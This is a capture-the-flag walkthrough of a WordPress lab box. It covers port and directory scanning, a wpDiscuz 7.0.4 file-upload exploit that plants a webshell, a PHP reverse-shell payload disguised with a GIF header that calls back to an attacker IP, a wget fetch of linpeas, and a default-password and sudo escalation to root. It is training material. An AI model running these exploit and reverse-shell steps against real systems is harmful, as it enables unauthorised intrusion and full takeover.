Blogger
Nmap scan
$ nmap -sV -sC -p- blogger --min-rate=10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-26 02:52 EDT
Nmap scan report for blogger (192.168.182.217)
Host is up (0.088s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:1d:82:8f:5e:de:9a:00:a8:07:39:bd:ac:ad:d3:44 (RSA)
|   256 d7:b4:52:a2:c8:fa:b7:0e:d1:a8:d0:70:cd:6b:36:90 (ECDSA)
|_  256 df:f2:4f:77:33:44:d5:93:d7:79:17:45:5a:a1:36:8b (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Blogger | Home
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.83 seconds
Enumeration
We found directories. Lots of them.
$ dirsearch -u http://blogger
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_blogger/_25-05-26_02-53-42.txt

Target: http://blogger/

[02:53:42] Starting:
[02:53:47] 301 -  299B  - /js  ->  http://blogger/js/
[02:53:48] 403 -  272B  - /.ht_wsr.txt
[02:53:48] 403 -  272B  - /.htaccess.save
[02:53:48] 403 -  272B  - /.htaccess_sc
[02:53:48] 403 -  272B  - /.htaccess.bak1
[02:53:48] 403 -  272B  - /.htaccess.orig
[02:53:48] 403 -  272B  - /.htaccess_extra
[02:53:48] 403 -  272B  - /.htaccess.sample
[02:53:48] 403 -  272B  - /.htaccess_orig
[02:53:48] 403 -  272B  - /.htaccessBAK
[02:53:48] 403 -  272B  - /.htaccessOLD
[02:53:48] 403 -  272B  - /.htaccessOLD2
[02:53:48] 403 -  272B  - /.htm
[02:53:48] 403 -  272B  - /.html
[02:53:48] 403 -  272B  - /.htpasswd_test
[02:53:48] 403 -  272B  - /.htpasswds
[02:53:48] 403 -  272B  - /.httr-oauth
[02:53:50] 403 -  272B  - /.php3
[02:53:50] 403 -  272B  - /.php
[02:54:03] 301 -  303B  - /assets  ->  http://blogger/assets/
[02:54:03] 200 -  468B  - /assets/
[02:54:09] 301 -  300B  - /css  ->  http://blogger/css/
[02:54:15] 301 -  303B  - /images  ->  http://blogger/images/
[02:54:15] 200 -  686B  - /images/
[02:54:17] 200 -  596B  - /js/
[02:54:29] 403 -  272B  - /server-status
[02:54:29] 403 -  272B  - /server-status/
Upon exploring the assets directory, we find that the fonts directory inside it has a blog directory, which leads us to a whole new WordPress site. However, the site appears somewhat broken and the internal links make references to “blogger.pg”
sudo echo "192.168.182.217 blogger.pg" >> /etc/hosts

This calls for a wpscan
wpscan --url http://blogger.pg/assets/fonts/blog/ --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blogger.pg/assets/fonts/blog/ [192.168.182.217]
[+] Started: Mon May 26 05:14:27 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blogger.pg/assets/fonts/blog/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blogger.pg/assets/fonts/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blogger.pg/assets/fonts/blog/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blogger.pg/assets/fonts/blog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9.8 identified (Insecure, released on 2018-08-02).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blogger.pg/assets/fonts/blog/?feed=rss2, <generator>https://wordpress.org/?v=4.9.8</generator>
 |  - http://blogger.pg/assets/fonts/blog/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.9.8</generator>

[+] WordPress theme in use: poseidon
 | Location: http://blogger.pg/assets/fonts/blog/wp-content/themes/poseidon/
 | Last Updated: 2025-01-04T00:00:00.000Z
 | Readme: http://blogger.pg/assets/fonts/blog/wp-content/themes/poseidon/readme.txt
 | [!] The version is out of date, the latest version is 2.4.1
 | Style URL: http://blogger.pg/assets/fonts/blog/wp-content/themes/poseidon/style.css?ver=2.1.1
 | Style Name: Poseidon
 | Style URI: https://themezee.com/themes/poseidon/
 | Description: Poseidon is an elegant designed WordPress theme featuring a splendid fullscreen image slideshow. The...
 | Author: ThemeZee
 | Author URI: https://themezee.com
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://blogger.pg/assets/fonts/blog/wp-content/themes/poseidon/style.css?ver=2.1.1, Match: 'Version: 2.1.1'

[+] Enumerating All Plugins (via Aggressive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://blogger.pg/assets/fonts/blog/wp-content/plugins/akismet/
 | Last Updated: 2025-05-07T16:30:00.000Z
 | Readme: http://blogger.pg/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.4
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://blogger.pg/assets/fonts/blog/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.8 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://blogger.pg/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://blogger.pg/assets/fonts/blog/wp-content/plugins/akismet/readme.txt

[+] wpdiscuz
 | Location: http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/
 | Last Updated: 2025-05-10T13:06:00.000Z
 | Readme: http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
 | [!] The version is out of date, the latest version is 7.6.30
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/, status: 200
 |
 | Version: 7.0.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:02 <======================================> (137 / 137) 100.00% Time: 00:00:02

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon May 26 05:46:54 2025
[+] Requests Done: 110958
[+] Cached Requests: 7
[+] Data Sent: 32.755 MB
[+] Data Received: 15.184 MB
[+] Memory used: 447.211 MB
[+] Elapsed time: 00:32:27
Don’t worry, that took just 32 minutes and 27 seconds.
Nevertheless, a vulnerable plugin, which was seemingly elusive from normal usage of wpscan, was found.
Exploitation
searchsploit wpdiscuz
----------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ---------------------------------
Wordpress Plugin wpDiscuz 7.0.4 - Arbitrary File Upload (Unauthenticated)          | php/webapps/49962.sh
WordPress Plugin wpDiscuz 7.0.4 - Remote Code Execution (Unauthenticated)          | php/webapps/49967.py
Wordpress Plugin wpDiscuz 7.0.4 - Unauthenticated Arbitrary File Upload (Metasploi | php/webapps/49401.rb
----------------------------------------------------------------------------------- ---------------------------------
Seems we already have the exploit with us. And the version perfectly matches. But lets read more about it.
Seems like an Arbitrary File Upload in this plugin’s “comments” feature.
cp /usr/share/exploitdb/exploits/php/webapps/49967.py .
$ python 49967.py
[+] Specify an url target
[+] Example usage: exploit.py -u http://192.168.1.81/blog -p /wordpress/2021/06/blogpost
[+] Example help usage: exploit.py -h
We will require an existing blog post to abuse this feature. We will use http://blogger.pg/assets/fonts/blog/?p=27.
$ python 49967.py -u http://blogger.pg/assets/fonts/blog -p /?p=27
---------------------------------------------------------------
[-] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[-] File Upload Bypass Vulnerability - PHP Webshell Upload
[-] CVE: CVE-2020-24186
[-] https://github.com/hevox
---------------------------------------------------------------

[+] Response length:[58872] | code:[200]
[!] Got wmuSecurity value: 83695828d7
[!] Got wmuSecurity value: 27

[+] Generating random name for Webshell...
[!] Generated webshell name: dhxbvumbwujrple

[!] Trying to Upload Webshell..
[+] Upload Success... Webshell path:url":"http://blogger.pg/assets/fonts/blog/wp-content/uploads/2025/05/dhxbvumbwujrple-1748255012.4834.php"
The exploit worked, but the shell was having issues. We can manually go to the php shell using the link.
http://blogger.pg/assets/fonts/blog/wp-content/uploads/2025/05/fgdgdwlvisugaeo-1748254915.6219.php?cmd=whoami

I found another exploit: GitHub - meicookies/CVE-2020-24186: WpDiscuz 7.0.4 Arbitrary File Upload Exploit since I wasn’t unable to run anything beyond basic commands.
Basically, put any php code (I used php-reverse-shell.php) but give it the file header “GIF89a”, like so
GIF89a
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.169';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
<...>
And upload it in the comment section…

To catch a reverse shell
$ nc -vlnp 4444
listening on [any] 4444 ...
connect to [192.168.45.169] from (UNKNOWN) [192.168.182.217] 56688
Linux ubuntu-xenial 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 12:00:27 up  3:01,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /tmp && wget http://192.168.45.169:8000/linpeas.sh && chmod +x linpeas.sh
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu-xenial:/tmp$ ./linpeas.sh -ar
linpeas broke before trying to bruteforce using su. We can su as vagrant with the password vagrant.
vagrant@ubuntu-xenial:~$ echo "my_ssh_rsa_public_key" >> ~/.ssh/authorized_keys
ssh vagrant@blogger.pg
The authenticity of host 'blogger.pg (192.168.182.217)' can't be established.
ED25519 key fingerprint is SHA256:NG4M7TDDfJSG7viJACEr0qYUjhu1sWu0BtBpO+Hzcng.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blogger.pg' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

32 packages can be updated.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable


Last login: Fri Apr  2 08:24:47 2021 from 10.0.2.2
vagrant@ubuntu-xenial:~$ sudo -l
Matching Defaults entries for vagrant on ubuntu-xenial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User vagrant may run the following commands on ubuntu-xenial:
    (ALL) NOPASSWD: ALL
Seems we have our root user :)
vagrant@ubuntu-xenial:~$ sudo -i
root@ubuntu-xenial:~# cat proof.txt